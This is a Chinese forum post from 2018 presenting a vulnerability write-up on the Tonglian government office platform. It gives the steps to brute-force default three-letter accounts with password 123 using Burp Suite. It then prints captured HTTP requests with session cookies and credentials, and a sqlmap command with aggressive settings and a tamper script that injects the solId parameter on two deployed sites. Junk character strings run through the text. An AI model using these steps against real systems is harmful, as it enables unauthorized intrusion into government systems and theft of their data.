|
2 E7 M* _ h# _0 c$ l
7 \( f: `5 J8 z6 r+ p
0 k6 u- @4 C" G* C/ X
; J. J$ \6 F0 p# B
平台简介:
% v5 z: h& k$ y+ c
- L- f/ h% }$ C( U2 J Q. ?# G( p& `9 W+ b. p3 {* Z/ e
6 m- n3 ?1 H8 u- _, {5 q$ l+ a6 V
0 e, Y8 V% h% q9 D. Y8 J7 n( y; m0 Y/ s* ^& F2 L
北京同联信息技术有限公司(以下简称同联)由用友政务与用友原行业事业部团队合伙出资成立。同联以“为全国各级政府单位提供信息化咨询规划、建设解决方案和信息化运维服务,以加强各级政府的精细化、智能化管理,形成高效、敏捷、便民的新型政府。”为使命,致力于为各级政府单位提供专业、标准、灵活、易用的信息化产品及专业的服务。
- a8 r7 S. b+ t, X同联面向政府单位提供专业、标准、灵活、易用的信息化产品。针对各级政府单位,分别提供以“移动政务办公”为主的Da3系列管理软件;针对政法单位提供以“协同办案”为核心的政法协同办案系统等。
% f- @6 _- i+ t! v2 Q7 \5 i+ f
同联本着“协作、专业、创新”的工作方针,为推动各级政府单位信息化、促进各级政府快速转型为 “智慧型政府”做出积极贡献!2 J7 x/ i# @- g+ ?+ A# `
^& D2 |' g: i: Y. _4 `* K( @
7 g8 h, L9 u: N( {
' M B9 f3 U' s8 U2 U" M1 N
* D1 D7 p7 S! r0 X% M) i( S
) R$ C M. ?# z 由于此程序为新开发的程序,故能找到的案例并不多,下面附案例地址:7 |+ n: A7 P- w& P& w
( {7 K. \& ?$ }/ D, u$ b
+ e% Y! m- d2 K9 P( C/ |' k 5 ~! p2 g6 I) ^: R; U d
( y1 }$ \& V+ e' W7 P5 L' H; g
7 H# u9 S# g6 S' C' ? http://1.1.1.1:7197/cap-aco/#(案例2-)
9 C1 h! f' B! j; X 1 ~. _% ]- _, A' L; O- t
- N* K& x2 t3 e* C$ Y; X http://www.XXOO.com (案例1-官网网站)
) V# g' l; h1 _9 m- V 6 k8 M2 g R1 ?/ b
2 ^1 ]' ^$ _/ H- q! k
6 n1 p& l1 Q3 U. u( s# B
$ B! Z. v1 J% Q4 e! q# h6 o
) z, Z" h; x, t6 Z& B) a$ g5 G 漏洞详情:
- P _% y- Z! b
7 Y ]+ {. k7 V1 [+ r: ~1 \+ G3 ]4 V& D
初步确定平台的默认账号为姓名的首字母小写,初始密码为123,为了能够更好的模拟入侵,使用黑盒测试手段进行测试1 d# B" X7 l% {' a2 Z' \
" u1 E$ c# i1 L6 {+ z* p/ K) Q& G% P' M
首先使用burpsuite代理,然后再用黑客字典生成一个全英文小写的3位字典,利用burpsuite进行暴力破解,破解结果如图:
5 T1 |! x) D$ e V) F' P % j/ D9 C0 h& d0 w* L! H2 h4 A
0 Z( y. R, i- t7 V. ^* g" E
$ z! ^7 P9 L4 b3 B
% `1 V2 N2 q' o4 G4 _+ p; R( W+ l! h
; n' w: X" c5 \/ C: p  ' M) m! `; B- N) ~- f- b! s$ Q * W4 T2 V0 B0 d1 p* W3 A, f- a$ h
& \# f4 k6 b( J status为302即表示破解成功,然后找个破解成功的账号登录系统。经过长时间的手工测试发现在发文管理模块抓包,抓包的数据分别如下:* K$ Z( Z& l4 H: v% a" Q
: F- B/ A% g% G: l+ g7 b1 j0 x
- n: p4 @' E' e% T5 S: J5 H
1、案例1-官方网站6 ?& ?9 R, b, n8 c( F& F, P& B0 S5 d8 P
+ p: t1 i5 | T
4 ?4 C8 ^' q# b5 _: r, f5 G8 r0 }
GET /bpmRuBizInfoController/findBpmRuBizInfoBySolId?rows=10&page=0&solId=42b0234e-d5dc-402d-9cef-1ce38cbae480&state=&title=1111&sortOrder=DESC&query=bizTitle_%3D%26URGENCY_%3D%26STATE_%3D%26startTime%3D%26endTime%3D&_=1510060789826 HTTP/1.1
! D8 o- N8 `- ^& A f9 \. a
2 k& O9 {# m; I. P+ y; K
9 I% r9 k- F: f- ^! A% r Host: www.XXOO.com3 X7 Y5 A, c1 K% S6 m
( I; {% w2 }5 \6 h1 S) M* x9 W
5 o( z- u: X' g: o; J% o
Proxy-Connection: Keep-Alive! @' W- W) @8 a$ d2 Q* h3 z! j
4 V5 t8 L7 M! w2 \) F2 F
$ ^ ]1 t2 E+ f! U: V# A Accept: application/json, text/javascript, */*; q=0.01
) M/ N. T& G% \1 e/ d+ o 0 X+ a8 q! r1 }" ^: L
6 V& _0 _" J. }+ w Accept-Language: zh-CN
4 A9 Y* N+ P. \5 P
' x' V; z6 m& z1 Q, o
1 D) _+ p' ]& G6 F3 I Content-Type: application/json1 m q% x" S- r
8 w3 b j$ w# S1 }
( \* ^8 A" A+ Z5 }
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0; SE 2.X MetaSr 1.0) like Gecko1 y$ j! ?: C/ B! G$ U' l" ]* i. c
4 A( t1 T0 y: A+ R5 Q
1 N _- a7 _/ a& r X-Requested-With: XMLHttpRequest- ~- Z2 u4 i+ ?- f
# s' Y2 }( Y% x, O" k& E
5 F5 u' |0 P+ q" H) D, | Referer: http://www.XXOO.com/bizRunContro ... 80?modCode=1008M002
) U* g: N' [8 m, s2 c' _
% W: `) F3 G& l
4 z+ g2 H6 P- S; r, C& C% O' M4 B" E Accept-Encoding: gzip, deflate, sdch; I2 s" q/ P0 [! V& q
: |9 e& q( D/ A5 x+ S2 A8 t+ `1 O. C* m$ b8 H
Cookie: username=chm; password=123; rememberme=1; autoSubmit=1; sid=2cf5142f-6c1e-4cbb-89d8-2ebd08438b2e* D* R. z7 s V- F4 K
, r8 {1 s, t6 S0 v' f

8 I7 V7 e9 ?& X) u! O) z 将上面post数据包复制到txt文本里保存为tl.txt并将其放到sqlmap根目录下利用sqlmap注入命令为:sqlmap.py -r tl.txt --dbms=mysql --level 5 --risk 3 --tamper=space2hash.py -p solId --is-dba 注入如图:
* Y p/ _5 U1 b9 Y y- T3 |+ l
/ P ~' M8 _% I8 u ]: A
3 g' T8 z6 B+ O9 f5 O7 h- r8 E  & F" O) E( c8 I7 `7 R ) h9 h3 x* ~7 N; e
) t5 n$ L4 B5 m+ J8 ~
 ) i, d9 I* K* P( j
8 M% F+ r- ^* z
! w1 ?+ z- n+ x5 |) l 8 b8 j; |7 X; y+ `4 n- l
' W. R2 t/ C: R/ }: s# O
8 o7 g& v" G, E) t
; E, q* m3 C1 P8 n/ i " ?. R; s: T. y; D
2 {2 m: W4 P+ k& k9 l% B" ~/ M& R
2 t2 W% j8 |/ Z
& ` Z7 h# a9 h' [
' ~; @/ z# N* d% X* E 2、案例2-某天河云平台& u4 {/ w. m- S. `* X. _2 p, {; s1 _
2 E+ j' M( P$ M8 S) X
; B# h* b4 z. V' f GET /cap-aco/bpmRuBizInfoController/findBpmRuBizInfoBySolId?rows=10&page=0&solId=af056885-4ae5-4e0b-8a0d-c413a786f2db&state=&title=11111&sortOrder=DESC&query=bizTitle_%3D%26URGENCY_%3D%26STATE_%3D%26startTime%3D%26endTime%3D&_=1510047738662 HTTP/1.12 F7 {4 H1 i/ }( p4 |: Q3 K# s
+ q+ m6 k, F9 F( u
2 g! @9 U2 [& s- W6 T Host: 1.1.1.:71970 {, N! C! _7 Q K: D2 _" |
% v9 f) S6 h4 w. F( c$ u
# F4 e* M4 y( `* M: q4 V& c Accept: application/json, text/javascript, */*; q=0.01
4 R- n8 _" P/ P3 z9 l- A
) T3 B: U: l- o
* |0 C+ z& x8 j. i# A X-Requested-With: XMLHttpRequest
$ k1 `( o0 Z2 e" F2 y7 M$ u" I
9 ?4 S0 h% o* j# i) x) A+ L/ }
$ w- ~( P" o: N8 Z. \9 m User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.221 Safari/537.36 SE 2.X MetaSr 1.0' H; H- e a9 B
D+ P4 {# p' |1 a
: D( D5 ]( j7 b) \/ v Content-Type: application/json
; j a" {. k0 E 9 U; w+ n. U+ O& ?
: F# ~! K% C: G" g
Referer: http://1.1.1.1:7197/cap-aco/bizR ... 86f2db?modCode=1008
, } `9 _$ k- A; y 3 d7 K: [6 e# h' C1 x4 x1 v2 Q
, E9 G- r. b, E% ~
Accept-Language: zh-CN,zh;q=0.85 d/ F& O& q8 m y
1 P( h8 i2 s( i4 H7 m9 [$ g! H
$ Z7 x' g2 n4 m6 s Cookie: autoSubmit=1; sid=4e333ec9-d194-456b-bb08-4ff64c6eb1fc; username=lxr; password=123; rememberme=1; autoSubmit=1
" x) ~/ E1 v F" ^
& w& q! [- A, Z
; q3 [5 Z' A! g$ }4 C Connection: close1 F4 \: A! z! _0 l, P: S4 _9 W
5 l* {6 q' P. G8 Y$ @: w- p
& E% ]7 T: T" M# W E6 D
将上面post数据包复制到txt文本里保存为tl.txt并将其放到sqlmap根目录下利用sqlmap注入命令为:sqlmap.py -r 1.txt --dbms=mysql --level 5 --risk 3 --tamper=space2hash.py -p solId --is-dba 注入如图:
3 Z2 j8 H3 z0 w1 I2 R3 ~ 2 S, ^* e% d4 H6 o
. b) |7 o8 M+ S! L: |  $ A2 L+ g6 v! @- G
: [0 f; d4 ~7 C8 L
# b+ G% Z8 S$ e% U' G$ q
; K+ K# D. U& h2 Y& V- Q | 


 发表于 2018-10-20 20:15:17

 收藏
 支持
 反对